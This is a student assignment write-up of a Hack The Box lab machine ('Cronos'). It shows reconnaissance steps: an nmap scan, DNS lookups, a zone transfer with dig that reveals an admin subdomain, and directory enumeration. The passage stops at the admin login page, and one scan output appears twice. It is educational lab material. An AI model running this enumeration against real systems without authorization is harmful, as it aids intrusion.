

Sri Lanka institute of Information technology

Faculty of Computing



OHTS ASSINGMENT

Web Application Exploited

FEBRUARY 2020


Kaluthanthri D.T.L.T

(IT16011076)

In this document I'll be demonstrating how web application can be exploited.

Step 01

Start with usual Nmap gun,



```
root@tigerStyle:~# nmap -sV -sC -v 10.10.10.13
```


The terminal window shows the output of an Nmap scan. The command used is `nmap -sV -sC -v 10.10.10.13`. The output indicates that ports 22, 53, and 80 are open. The results are as follows:

```
Discovered open port 22/tcp on 10.10.10.13
Discovered open port 53/tcp on 10.10.10.13
Discovered open port 80/tcp on 10.10.10.13
Completed SYN Stealth Scan at 13:28, 5.75s elapsed (1000 total ports)
Initiating Service scan at 13:28
Scanning 3 services on 10.10.10.13
Completed Service scan at 13:28, 6.17s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.10.13.
Initiating NSE at 13:28
Completed NSE at 13:28, 8.35s elapsed
Initiating NSE at 13:28
Completed NSE at 13:28, 0.00s elapsed
Nmap scan report for 10.10.10.13
Host is up (0.067s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (EDDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp    open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 13:28
Completed NSE at 13:28, 0.00s elapsed
Initiating NSE at 13:28
Completed NSE at 13:28, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.19 seconds
Raw packets sent: 2005 (88.196KB) | Rcvd: 8 (336B)
```

Step 02

The result show port 22,53,80 is open, let's start by investigating the HTTP service on port 80.




```
Hack The root@tigerStyle:~# nmap -sV -sC -v 10.10.10.13
```

The terminal window shows the output of an Nmap scan. The command used is `nmap -sV -sC -v 10.10.10.13`. The output indicates that ports 22, 53, and 80 are open. The results are as follows:

```
Discovered open port 22/tcp on 10.10.10.13
Discovered open port 53/tcp on 10.10.10.13
Discovered open port 80/tcp on 10.10.10.13
Completed SYN Stealth Scan at 13:28, 5.75s elapsed (1000 total ports)
Initiating Service scan at 13:28
Scanning 3 services on 10.10.10.13
Completed Service scan at 13:28, 6.17s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.10.13.
Initiating NSE at 13:28
Completed NSE at 13:28, 8.35s elapsed
Initiating NSE at 13:28
Completed NSE at 13:28, 0.00s elapsed
Nmap scan report for 10.10.10.13
Host is up (0.067s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (EDDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp    open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 13:28
Completed NSE at 13:28, 0.00s elapsed
Initiating NSE at 13:28
Completed NSE at 13:28, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.19 seconds
Raw packets sent: 2005 (88.196KB) | Rcvd: 8 (336B)
```

Step 03




It's just the apache default page. Let's have a look on DNS service on port 53 and see if we can find any host names.

Step 04

Using nslookup will instruct it to query the remote machine by entering the server parameter and the remote machines IP address and then enter the IP address again. We can see there has a hostname of cronos.htb,


```
root@tigerStyle:~# nslookup
> [REDACTED]
```

A screenshot of a terminal window showing the command "nslookup" being run. The prompt "root@tigerStyle:~#" is visible. The output of the command is completely redacted.




```
root@tigerStyle:~# nslookup
> server 10.10.10.13
Default server: 10.10.10.13
Address: 10.10.10.13#53
> 10.10.10.13
13.10.10.10.in-addr.arpa      name = ns1.cronos.htb.
>
```

We open our /etc/hosts files to text editor.



```
root@tigerStyle:~# gedit /etc/hosts
```

Add the IP address of remote system and hostname to the file and save it.




```
hosts
/etc
Save

127.0.0.1      localhost
127.0.1.1      tigerStyle
10.10.10.13    cronos.htb

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Step 05

Then we can access the web page on the remote machine. There have some hyperlinks on here with a low-level web application framework.



Step 06

Have a look on directory's using the cronos host name name we found. Will be once again using dirsearch and we'll specify a PHP extension.



```
[14:09:23] 301 - 306B - /css -> http://cronos.htb/css/  
[14:09:27] 200 - 0B - /favicon.ico  
[14:09:31] 200 - 2KB - /index.php  
[14:09:33] 301 - 305B - /js -> http://cronos.htb/js/  
[14:09:45] 200 - 24B - /robots.txt  
[14:09:45] 403 - 2KB - /server-status  
[14:09:46] 403 - 2KB - /server-status/  
[14:09:54] 200 - 914B - /web.config
```

Task Completed

root@tiger5tyle:~#

There seems to be some content on here. Let's take a look at the rabots.txt file.






There's nothing of any relevance on there and also there's a web config file.

The screenshot shows a Mozilla Firefox window with the title bar "Mozilla Firefox". The address bar contains "Hack The Box :: Cronos" and "cronos.htb/web.config". The main content area displays the following XML configuration file:

```
<configuration>
  <system.webServer>
    <rewrite>
      <rules>
        <rule name="Imported Rule 1" stopProcessing="true">
          <match url="(.*)/$" ignoreCase="false" />
          <conditions>
            <add input="{REQUEST_FILENAME}" matchType="IsDirectory" ignoreCase="false" negate="true" />
          </conditions>
          <action type="Redirect" redirectType="Permanent" url="/{R:1}" />
        </rule>
        <rule name="Imported Rule 2" stopProcessing="true">
          <match url="^$" ignoreCase="false" />
          <conditions>
            <add input="{REQUEST_FILENAME}" matchType="IsDirectory" ignoreCase="false" negate="true" />
            <add input="{REQUEST_FILENAME}" matchType="IsFile" ignoreCase="false" negate="true" />
          </conditions>
          <action type="Rewrite" url="index.php" />
        </rule>
      </rules>
    </rewrite>
  </system.webServer>
</configuration>
```

Step 07

Okay so let's do some more DNS enumeration. Look for dig axfr transfer on the hostname. We can see some more domains listed. As an admin domain on here, so let's go on up desk to the /etc/host files.




```

root@tiger5tyle:~# dig axfr cronos.htb @10.10.10.13
; <>> DiG 9.11.4-2-Debian <>> axfr cronos.htb @10.10.10.13
;; global options: +cmd
cronos.htb.          604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.          604800  IN      NS      ns1.cronos.htb.
cronos.htb.          604800  IN      A       10.10.10.13
admin.cronos.htb.    604800  IN      A       10.10.10.13
ns1.cronos.htb.     604800  IN      A       10.10.10.13
www.cronos.htb.     604800  IN      A       10.10.10.13
cronos.htb.          604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 63 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: Mon Sep  2 14:32:14 EDT 2019
;; XFR size: 7 records (messages 1, bytes 203)

root@tiger5tyle:~# 

```

Again add the IP address on the admin.cronos.htb. now let's visit the admin in our browser.



The screenshot shows a web browser window with the following details:


- Title Bar:** admin.cronos.htb
- Address Bar:** http://admin.cronos.htb
- Content Area:**
 - Page Title:** Hack The Box :: Cronos
 - Sub-Title:** Login Page
 - Form:** Login



UserName :	<input type="text"/>
Password :	<input type="password"/>
<input type="button" value="Submit"/>	

